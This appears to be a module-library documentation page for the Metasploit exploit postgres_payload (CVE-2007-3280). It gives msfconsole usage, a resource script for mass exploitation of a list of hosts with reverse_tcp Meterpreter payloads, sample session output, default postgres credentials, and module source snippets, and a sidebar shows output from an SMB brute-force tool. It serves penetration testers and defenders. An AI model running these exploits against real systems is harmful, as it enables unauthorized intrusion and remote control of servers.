

PostgreSQL for Linux Payload Execution - Metasploit

This page contains detailed information about how to use the `exploit/linux/postgres/postgres_payload` metasploit module. For list of all metasploit modules, visit the [Metasploit Module Library](#).

Table Of Contents [hide]

- Module Overview

 - Module Ranking and Traits

 - Basic Usage

 - Required Options

- Msfconsole Usage

 - Module Options

 - Advanced Options

 - Exploit Targets

 - Compatible Payloads

 - Evasion Options

- Error Messages

- Related Pull Requests

- References

- See Also

- Authors

- Version

Module Overview

Name: PostgreSQL for Linux Payload Execution

Module: `exploit/linux/postgres/postgres_payload`

Source code: [modules/exploits/linux/postgres/postgres_payload.rb](#)

Disclosure date: 2007-06-05

Last modification time: 2021-08-20 16:06:16 +0000

Supported architecture(s): -

Supported platform(s): Linux

Target service / protocol: postgres

Target network port(s): 5432

List of CVEs: [CVE-2007-3280](#)

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

Module Ranking and Traits

Module Ranking:

- **excellent:** The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances. More information about ranking can be found [here](#).

Basic Usage

Using postgres_payload against a single host

Normally, you can use exploit/linux/postgres/postgres_payload this way:

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > show targets
... a list of targets ...
msf exploit(postgres_payload) > set TARGET target-id
msf exploit(postgres_payload) > show options
... show and set options ...
msf exploit(postgres_payload) > exploit
```

Using postgres_payload against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your postgres_payload will be using:

1. Do: use exploit/multi/handler
2. Do: set PAYLOAD [payload]
3. Set other options required by the payload
4. Do: set EXITONSESSION false
5. Do: run -j

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the `ip_list` path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
  print_status("Trying against #{ip}")
  run_single("use exploit/linux/postgres/postgres_payload")
  run_single("set RHOST #{ip}")
  run_single("set DisablePayloadHandler true")

  #
  # Set a payload that's the same as the handler.
  # You might also need to add more run_single commands to configure other
  # payload options.
  #
  run_single("set PAYLOAD [payload name]")

  run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit_hosts.rc
[*] Processing /tmp/exploit_hosts.rc for ERB directives.
[*] resource (/tmp/exploit_hosts.rc)> Ruby Code (402 bytes)
[*] Trying against 192.168.1.80

RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199

[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199

[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
```

```
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02

[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02
```

Required Options

- **RHOSTS:** The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Go [back to menu](#).

Msfconsole Usage

Here is how the linux/postgres/postgres_payload exploit module looks in the msfconsole:

```
msf6 > use exploit/linux/postgres/postgres_payload
```

```
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show info
```

```
      Name: PostgreSQL for Linux Payload Execution
      Module: exploit/linux/postgres/postgres_payload
      Platform: Linux
      Arch:
Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2007-06-05
```

```
Provided by:
midnitesnake
egypt <egypt@metasploit.com>
toddb <toddb@metasploit.com>
lucipher
```

Available targets:

```
Id  Name
--  ---
0   Linux x86
1   Linux x86_64
```

Check supported:

Yes

Basic options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Payload information:

Space: 65535

Description:

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

References:

<https://nvd.nist.gov/vuln/detail/CVE-2007-3280>
http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt

Module Options

This is a complete list of options available in the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show options
```

Module options (exploit/linux/postgres/postgres_payload):

Name	Current Setting	Required	Description
-----	-----	-----	-----
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank
RHOSTS		yes	The target host(s), range CIDR identifier, or hostname
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.204.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Linux x86

Advanced Options

Here is a complete list of advanced options supported by the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show advanced
```

Module advanced options (exploit/linux/postgres/postgres_payload):

Name	Current Setting	Required	Description
-----	-----	-----	-----
ContextInformationFile		no	The information file that contains
DisablePayloadHandler	false	no	Disable the handler code for the se
EnableContextEncoding	false	no	Use transient context when encoding
WORKSPACE		no	Specify the workspace for this mod
WfsDelay	2	no	Additional delay in seconds to wait

Payload advanced options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
AppendExit	false	no	Append a stub that executes th
AutoLoadStdapi	true	yes	Automatically load the Stdapi
AutoRunScript		no	A script to run automatically
AutoSystemInfo	true	yes	Automatically capture system i
AutoUnhookProcess	false	yes	Automatically load the unhook
AutoVerifySessionTimeout	30	no	Timeout period to wait for ses
EnableStageEncoding	false	no	Encode the second stage payloa
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 str
HandlerSSLCert		no	Path to a SSL certificate in u
InitialAutoRunScript		no	An initial script to run on se
MeterpreterDebugLevel	0	yes	Set debug level for meterpreter
PayloadProcessCommandLine		no	The displayed command line tha
PayloadUUIDName		no	A human-friendly name to refer
PayloadUUIDRaw		no	A hex string representing the
PayloadUUIDSeed		no	A string to use when generatin
PayloadUUIDTracking	false	yes	Whether or not to automaticall
PingbackRetries	0	yes	How many additional successful
PingbackSleep	30	yes	Time (in seconds) to sleep bet
PrependChrootBreak	false	no	Prepend a stub that will break
PrependFork	false	no	Prepend a stub that starts the
PrependSetgid	false	no	Prepend a stub that executes t
PrependSetregid	false	no	Prepend a stub that executes t
PrependSetresgid	false	no	Prepend a stub that executes t
PrependSetresuid	false	no	Prepend a stub that executes t
PrependSetreuid	false	no	Prepend a stub that executes t
PrependSetuid	false	no	Prepend a stub that executes t
RemoteMeterpreterDebugFile		no	Redirect Debug Info to a Log F
ReverseAllowProxy	false	yes	Allow reverse tcp even with Pr
ReverseListenerBindAddress		no	The specific IP address to bir
ReverseListenerBindPort		no	The port to bind to on the loc
ReverseListenerComm		no	The specific communication cha
ReverseListenerThreaded	false	yes	Handle every connection in a r
SessionCommunicationTimeout	300	no	The number of seconds of no ac
SessionExpirationTimeout	604800	no	The number of seconds before t
SessionRetryTotal	3600	no	Number of seconds try reconnect
SessionRetryWait	10	no	Number of seconds to wait betw
StageEncoder		no	Encoder to use if EnableStageE
StageEncoderSaveRegisters		no	Additional registers to preserv
StageEncodingFallback	true	no	Fallback to no encoding if the
StagerRetryCount	10	no	The number of times the stager
StagerRetryWait	5	no	Number of seconds to wait for
VERBOSE	false	no	Enable detailed status message
WORKSPACE		no	Specify the workspace for this

Exploit Targets

Here is a list of targets (platforms and systems) which the linux/postgres/postgres_payload module can exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show targets
```

Exploit targets:

Id	Name
0	Linux x86
1	Linux x86_64

Compatible Payloads

This is a list of possible payloads which can be delivered and executed on the target system using the linux/postgres/postgres_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads
```

Compatible Payloads
=====

#	Name	Disclosure Date	Rank	Check
-	----	-----	----	-----
0	payload/generic/custom		normal	No
1	payload/generic/debug_trap		normal	No
2	payload/generic/shell_bind_tcp		normal	No
3	payload/generic/shell_reverse_tcp		normal	No
4	payload/generic/tight_loop		normal	No
5	payload/linux/x86/chmod		normal	No
6	payload/linux/x86/exec		normal	No
7	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No
8	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No
9	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No
10	payload/linux/x86/meterpreter/bind_tcp		normal	No
11	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No
12	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No
13	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No
14	payload/linux/x86/meterpreter/reverse_tcp		normal	No
15	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No
16	payload/linux/x86/metsvc_bind_tcp		normal	No
17	payload/linux/x86/metsvc_reverse_tcp		normal	No
18	payload/linux/x86/read_file		normal	No
19	payload/linux/x86/shell/bind_ipv6_tcp		normal	No
20	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No
21	payload/linux/x86/shell/bind_nonx_tcp		normal	No
22	payload/linux/x86/shell/bind_tcp		normal	No
23	payload/linux/x86/shell/bind_tcp_uuid		normal	No
24	payload/linux/x86/shell/reverse_ipv6_tcp		normal	No
25	payload/linux/x86/shell/reverse_nonx_tcp		normal	No
26	payload/linux/x86/shell/reverse_tcp		normal	No
27	payload/linux/x86/shell/reverse_tcp_uuid		normal	No
28	payload/linux/x86/shell_bind_ipv6_tcp		normal	No
29	payload/linux/x86/shell_bind_tcp		normal	No
30	payload/linux/x86/shell_bind_tcp_random_port		normal	No
31	payload/linux/x86/shell_reverse_tcp		normal	No
32	payload/linux/x86/shell_reverse_tcp_ipv6		normal	No

Evasion Options

Here is the full list of possible evasion options supported by the linux/postgres/postgres_payload exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

```
msf6 exploit(linux/postgres/postgres_payload) > show evasion
```

Module evasion options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Go [back to menu](#).

Error Messages

This module may fail with the following error messages:

Error Messages

- Authentication failed. <VALUE>
- Authentication failed
- Connection failed
- Could not upload the UDF SO
- Failed to create UDF function: <E.CLASS>: <E>
- Login failed, fingerprint is <VALUE>

Check for the possible causes from the code snippets below found in the module [source code](#). This can often times help in identifying the root cause of the problem.

Authentication failed. <VALUE>

Here is a relevant code snippet related to the "Authentication failed. <VALUE>" error message:

```
77:         version = postgres_fingerprint
78:
79:         if version[:auth]
80:             return CheckCode::Appears
81:         else
82:             print_error "Authentication failed. #{version[:preauth] || version[:unknown]}"
83:             return CheckCode::Safe
84:         end
85:     end
86:
87:     def exploit
```

Authentication failed

Here is a relevant code snippet related to the "Authentication failed" error message:

```
85:         end
86:
87:     def exploit
88:         version = do_login(username,password,database)
89:         case version
90:         when :noauth; print_error "Authentication failed"; return
91:         when :noconn; print_error "Connection failed"; return
92:         else
93:             print_status("#{rhost}:#{rport} - #{version}")
94:         end
95:
```

Connection failed

Here is a relevant code snippet related to the "Connection failed" error message:

```
86:
87:     def exploit
88:         version = do_login(username,password,database)
89:         case version
90:         when :noauth; print_error "Authentication failed"; return
91:         when :noconn; print_error "Connection failed"; return
92:         else
93:             print_status("#{rhost}:#{rport} - #{version}")
94:         end
95:
96:         fname = "/tmp/#{Rex::Text.rand_text_alpha(8)}.so"
```

Could not upload the UDF SO

Here is a relevant code snippet related to the "Could not upload the UDF SO" error message:

```
94:         end
95:
96:         fname = "/tmp/#{Rex::Text.rand_text_alpha(8)}.so"
97:
98:         unless postgres_upload_binary_data(payload_so(fname), fname)
99:             print_error "Could not upload the UDF SO"
100:             return
101:         end
102:
103:         print_status "Uploaded as #{fname}, should be cleaned up automatically"
104:         begin
```

Failed to create UDF function: <E.CLASS>: <E>

Here is a relevant code snippet related to the "Failed to create UDF function: <E.CLASS>: <E>" error message:

```
107:         "create or replace function pg_temp.#{func_name}()" +
108:         " returns void as '#{fname}', '#{func_name}'" +
109:         " language c strict immutable"
```

```

110:         )
111:         rescue RuntimeError => e
112:             print_error "Failed to create UDF function: #{e.class}: #{e}"
113:         end
114:         postgres_logout if @postgres_conn
115:     end
116: end
117:

```

Login failed, fingerprint is <VALUE>

Here is a relevant code snippet related to the "Login failed, fingerprint is <VALUE>" error message:

```

134:         :name => "postgres",
135:         :info => result.values.first
136:     )
137:     return result[:auth]
138: else
139:     print_error("Login failed, fingerprint is #{result[:preauth] || result[:v
140:     return :noauth
141: end
142: rescue Rex::ConnectionError, Rex::Post::Meterpreter::RequestError
143:     return :noconn
144: end

```

Go [back to menu](#).

Related Pull Requests

- [#14202 Merged Pull Request: Implement the zeitwerk autoloader within lib/msf/core](#)
- [#14213 Merged Pull Request: Add disclosure date rubocop linting rule - enforce iso8601 disclosure dates](#)
- [#11794 Merged Pull Request: Postgres 8.2+ update to postgres_payload.rb module](#)
- [#10299 Merged Pull Request: Add 88 CVEs to various auxiliary and exploit modules](#)
- [#8888 Merged Pull Request: spelling/grammar fixes part 1](#)
- [#8716 Merged Pull Request: Print_Status -> Print_Good \(And OCD bits 'n bobs\)](#)
- [#8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings](#)
- [#7507 Merged Pull Request: Refactor arch/platform, refactor TLV XOR, add UUID to each packet, fix payload uuid/arch/platform tracking, and update everything to match](#)
- [#6655 Merged Pull Request: use MetasploitModule as a class name](#)
- [#6648 Merged Pull Request: Change metasploit class names](#)
- [#2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it](#)
- [#2525 Merged Pull Request: Change module boilerplate](#)
- [#1202 Merged Pull Request: Make Windows postgres_payload more generic](#)
- [#928 Merged Pull Request: Midnitesnake postgres payload](#)

References

- [CVE-2007-3280](#)
- http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt

See Also

Check also the following modules related to this module:

- [auxiliary/admin/postgres/postgres_readfile](#)
- [auxiliary/admin/postgres/postgres_sql](#)
- [auxiliary/scanner/postgres/postgres_dbname_flag_injection](#)
- [auxiliary/scanner/postgres/postgres_hashdump](#)
- [auxiliary/scanner/postgres/postgres_login](#)
- [auxiliary/scanner/postgres/postgres_schemadump](#)
- [auxiliary/scanner/postgres/postgres_version](#)
- [auxiliary/server/capture/postgresql](#)
- [exploit/multi/postgres/postgres_copy_from_program_cmd_exec](#)
- [exploit/multi/postgres/postgres_createlang](#)
- [exploit/windows/postgres/postgres_payload](#)
- [exploit/multi/mysql/mysql_udf_payload](#)
- [exploit/multi/sap/sap_mgmt_con_osexec_payload](#)
- [exploit/windows/backdoor/energizer_duo_payload](#)
- [exploit/windows/mssql/mssql_clr_payload](#)
- [exploit/windows/mssql/mssql_payload](#)
- [exploit/windows/local/payload_inject](#)
- [exploit/windows/mssql/mssql_payload_sqli](#)

Related Nessus plugins:

- [Mandrake Linux Security Advisory : postgresql \(MDKSA-2007:188\)](#)

Authors

- [midnitesnake](#)
- [egypt](#)
- [toddb](#)
- [lucipher](#)

Version

This page has been produced using Metasploit Framework version 6.1.24-dev. For more modules, visit the [Metasploit Module Library](#).

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[April 2021](#) (6)

[December 2020](#) (3)

[November 2020](#) (3)

[October 2020](#) (3)

[September 2020](#) (3)

August 2020 (4)

July 2020 (4)

June 2020 (6)

May 2020 (6)

April 2020 (4)

March 2020 (4)

February 2020 (7)

January 2020 (1)


RECENT POSTS

Settings			Plugins	
Credentials			Compliance	
STATUS			PLUG-IN NAME	
Check [icon]			[icon] [icon]	
ADK Local Security Checks			bash_history Files Disclosed via Web Server	
Amazon Linux Local Security Checks			svn/entries Disclosed via Web Server	
Backdoors			2fGul.php_album.php id_album Parameter S...	
Brute force attacks			3Com Network Supervisor Traversal Arbitrary...	
CentOS Local Security Checks			3Com Web Management Interface Default Cr...	
CGI abuses			4D WebSTAR Tomcat Plugin Remote Buffer O...	
CGI abuses : XSS			4images <= 1.7.1 index.php template Param...	
CISCO			@lss Guestbook lvs_include.php chem_alts...	
Databases			A1Stats Multiple Script Traversal Arbitrary FI...	
Debian Local Security Checks			Aardvark Topsites CONFIG[get] Parameter R...	
Default Unix Accounts			AbanteCart WebForum display.cgi file Par...	
Denial of Service			Acuform Component for Joomla! 'mailing' P...	


Nessus Plugin Library



Solving Problems with Office 365 Email from GoDaddy



Empire Module Library



CrackMapExec Module Library



Metasploit Android Modules

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Top 16 Active Directory Vulnerabilities



Top 10 Vulnerabilities: Internal Infrastructure Pentest



Terminal Escape Injection


```

PS C:\windows\system32> .\smblogin -Hosts.txt CORP\kpadm Password
10.220.20.2,CORP\kpadm,Password,False
10.220.20.3,CORP\kpadm,Password,False
10.220.20.4,CORP\kpadm,Password,False
10.220.20.58,CORP\kpadm,Password,False
10.220.20.59,CORP\kpadm,Password,False
10.220.21.94,CORP\kpadm,Password,False
10.220.21.95,CORP\kpadm,Password,False
10.220.21.96,CORP\kpadm,Password,True
10.220.21.97,CORP\kpadm,Password,True
10.220.21.98,CORP\kpadm,Password,True
10.220.21.99,CORP\kpadm,Password,False
10.220.21.101,CORP\kpadm,Password,False
10.220.21.102,CORP\kpadm,Password,False
10.220.22.151,CORP\kpadm,Password,False
10.220.22.152,CORP\kpadm,Password,False
10.220.22.153,CORP\kpadm,Password,True,admin
10.220.22.154,CORP\kpadm,Password,True,admin
10.220.22.155,CORP\kpadm,Password,True
10.220.22.156,CORP\kpadm,Password,True
10.220.22.157,CORP\kpadm,Password,False
10.220.22.158,CORP\kpadm,Password,False
10.220.22.159,CORP\kpadm,Password,False
10.220.22.160,CORP\kpadm,Password,False
10.220.22.161,CORP\kpadm,Password,False
10.220.22.162,CORP\kpadm,Password,False
10.220.22.163,CORP\kpadm,Password,False
10.220.22.224,CORP\kpadm,Password,False
10.220.22.225,CORP\kpadm,Password,False
10.220.22.226,CORP\kpadm,Password,False
10.220.23.3,CORP\kpadm,Password,False
10.220.23.4,CORP\kpadm,Password,False
10.220.23.5,CORP\kpadm,Password,False

```



SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)

```

PS C:\Users\public> .\755 [ Foreach ( port-scan-tcp 192.168.204.1, (22,80,445) ) ]
192.168.204.0,tcp,22,Filtered
192.168.204.0,tcp,80,Filtered
192.168.204.0,tcp,445,Filtered
192.168.204.1,tcp,22,Open
192.168.204.1,tcp,80,Closed
192.168.204.1,tcp,445,Closed
192.168.204.2,tcp,22,Open
192.168.204.2,tcp,80,Filtered
192.168.204.3,tcp,22,Open
192.168.204.3,tcp,80,Filtered
192.168.204.5,tcp,22,Filtered
192.168.204.5,tcp,80,Filtered
192.168.204.5,tcp,445,Open
192.168.204.6,tcp,22,Filtered
192.168.204.6,tcp,80,Filtered
192.168.204.6,tcp,445,Open
192.168.204.7,tcp,22,Closed
192.168.204.7,tcp,80,Closed
192.168.204.7,tcp,445,Closed
192.168.204.8,tcp,22,Filtered
192.168.204.8,tcp,80,Filtered

```



Port Scanner in PowerShell (TCP/UDP)



Nessus CSV Parser and Extractor



**Default Password Scanner (default-
<http://login-hunter.sh>)**